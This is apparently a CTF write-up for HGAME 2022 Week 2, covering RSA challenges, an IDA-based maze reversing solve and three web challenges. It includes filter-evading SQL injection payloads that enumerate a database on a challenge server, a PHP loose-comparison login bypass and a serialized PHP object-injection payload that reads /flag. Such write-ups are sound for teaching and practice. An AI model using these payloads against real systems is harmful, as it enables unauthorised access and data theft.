

# HGAME 2022 Week2 writeup by sasasas

---

## HGAME 2022 Week2 writeup by sasasas

### CRYPTO

[RSA Attack](#)

[RSA Attack2](#)

### REVERSE

[xD MAZE](#)

### WEB

[webpack-engine](#)

[Pokemom](#)

[一本单词书](#)

## CRYPTO

---

### RSA Attack

1.把e,n,c放工具里跑一下出结果

### RSA Attack2

- 1.第一组RSA模不互素
- 2.第二组RSA小e攻击
- 3.第三组RSA共模攻击
- 4.都跑出来后组成一个flag

## REVERSE

---

### xD MAZE

- 1.ida打开文件并观察
- 2.v11应满足每次循环时 `byte_404020[v14]== 32`

```

{
    for ( i = 6; i <= 33; ++i )
    {
        switch ( *((_BYTE *)v11 + i) )
        {
            case '0':
                v14 += 512;
                break;
            case '1':
                v14 += 64;
                break;
            case '2':
                v14 += 8;
                break;
            case '3':
                ++v14;
                break;
            default:
                goto LABEL_8;
        }
    }
    if ( byte_404020[v14] != 32 || v14 > 4095 )
    {
        v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Failed");
        std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
        return 1;
    }
}
v10 = std::operator<<<std::char_traits<char>>(&std::cout, "Win");
std::ostream::operator<<(v10, &std::endl<char,std::char_traits<char>>);
result = 0;
}

```

3.查看 byte\_404020，找出所有为“20h”的位置，记录其地址。

0404020	; _BYTE byte_404020[4096]	
0404020	byte_404020	db 20h ; DA
0404021		db 20h
0404022		db 23h ; #
0404023		db 23h ; #
0404024		db 23h ; #
0404025		db 23h ; #
0404026		db 23h ; #
0404027		db 23h ; #
0404028		db 23h ; #
0404029		db 23h ; #
040402A		db 23h ; #
040402B		db 23h ; #
040402C		db 23h ; #
040402D		db 23h ; #
040402E		db 23h ; #
040402F		db 23h ; #
0404030		db 23h ; #
0404031		db 23h ; #


4.根据ida显示代码，每两个地址差 0x001为3， 0x008为2， 0x040为1， 0x200为0

5.把“0123”按顺序记录，加上hgame{}得flag

## WEB

### webpack-engine

1.开发者工具，看一看，找一找



2.把filiililil4g按base64解码两次得flag

### Pokemom

1.开发者工具

```
<div>
  <h1>Choose your Pokemon! </h1>
  <div>
    Bulbasaur</p>
  </div>
</div>
<!-- /index.php?id=1 -->
</body>
</html>
```

2.把id改为4进入error页面

121.43.141.153:60056/index.php?id=4

⚠ 不安全 | 121.43.141.153:60056/error.php?code=404

批改网一秒批作文... 题目集列表 浙江省高等学校在... 中国大学MOOC(慕... 哔哩哔哩 (゜-゜)つ... HGAME 2022 ctf

ERROR

404 Pokemon not found

3.经“判断”（提示），code为注入点（会过滤什么，提示都给了）

4.试一试列数，得出只有2列

, 不安全 | 121.43.141.153:60056/error.php?code=4/\*or\*/oororder/\*or\*/by/\*or\*/2

批改网一秒批作文... 题目集列表 浙江省高等学校在... 中国大学MOOC(慕... 哔哩哔哩 (゜-゜)つ... HGAME 2022

ERROR

!143.141.153:60056/error.php?code=4/\*or\*/oororder/\*or\*/by/\*or\*/3


作文... 题目集列表 浙江省高等学校在... 中国大学MOOC(慕... 哔哩哔哩 (゜-゜)つ... HGAME 2022 ct

to a member function fetch\_all() on bool in /var/www/html/db.php:27 Stack trace: #0 /var/www/  
np on line 27

5.爆数据库,得 pokemon

!3.141.153:60056/error.php?code=4/\*or\*/uniunionon/\*or\*/selselectect/\*or\*/database(),1

... 题目集列表 浙江省高等学校在... 中国大学MOOC(慕... 哔哩哔哩 (゜-゜)つ... HGAME 2022



6.爆表

```
/*or*/uniunionon/*or*/selselectect/*or*/1,group_concat(table_name)/*or*/frfromom/*or*/infoo  
rrmation_schema.tables/*or*/whwhereere/*or*/table_schema/*or*/like/*or*/'pokemon'
```

# ERROR

1 errors, flllllllllaaaaag

## 7.爆列

```
/*or*/unionon/*or*/select/*or*/1,group_concat(column_name)/*or*/from/*or*/information_schema.columns/*or*/where/*or*/table_name/*or*/like/*or*/'flllllllllaaaaag'
```

# ERROR

1 flag

8.爆值，完成

```
/*or*/unionon/*or*/selectect/*or*/1,group_concat(flag)/*or*/frfromom/*or*/fllllllllaa  
aaaag
```

ERROR

```
1 hgame{C0n9r@tul4ti0n*Y0u$4r3_sq1_M4ST3R#}
```

## 一本单词书

1.开发者工具，找到提示并下载提示

The screenshot shows a web browser with the address bar displaying `https://wordbook.hgame.potat0.cc/login.php`. The browser's developer tools are open, showing the HTML structure of the page. The HTML includes a form with three form-items and a hint comment: `<!-- hint: /www.zip -->`. The login page itself has a simple layout with a USERNAME field, a PASSWORD field, and a LOGIN button.

2.读代码login.php,用户名adm1n, 密码不能纯数字且等于1080

```

if ($_POST['username'] != 'admin') {
    die(alert('username or password is invalid'));
}

if (is_numeric($_POST['password'])) {
    die(alert('密码不能设置为纯数字，我妈都知道(¯△¯; )'));
} else {
    if ($_POST['password'] == 1080) {
        $_SESSION['username'] = 'admin';
        $_SESSION['unique_key'] = md5(randomString(8));
        header('Location: index.php');
    } else {
        die(alert('这你都能输错? '));
    }
}
}

```

3.字符串与数字比较，php字符串转成数字，输入“1080a”即可登录

4.读save.php,get.php,发现键名不变，且用|与键值链接，decode()函数根据|符号进行操作

```

session_start();
include 'admin_check.php';

function encode($data): string {
    $result = '';
    foreach ($data as $k => $v) {
        $result .= $k . '|' . serialize($v);
    }

    return $result;
}

```



```

__wakeup__();
include 'admin_check.php';
include 'evil.php';

// flag is in /flag

function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = \strlen($data);
    while ($offset < $length) {
        if (!strstr(substr($data, $offset), '|')) {
            return [];
        }
        $pos = strpos($data, '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));

        $result[$varname] = $dataItem;
        $offset += \strlen(serialize($dataItem));
    }
    return $result;
}

```

5.发现我们可以控制unserialize()函数参数

6.读evil.php,发现Evil类,发现\_\_wakeup(),从get.php的注释知道,应该让file="/flag";

7.根据已知条件构造序列化字符串

```
O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}
```

8.在界面输入,得到flag

## 单词表

asa|O:4:"Evil":2:{s:4:"file";s:

as|

添了个加

1. abandon-> "放弃"

## 单词表

单词填这里

翻译填这里

添了个加

1. asa-> {"file":"/flag","flag":"hgame{Uns@f3\_D3seR1@liz4t1On!!s~h0rr1b1e-l\_n\_PhP)\n"}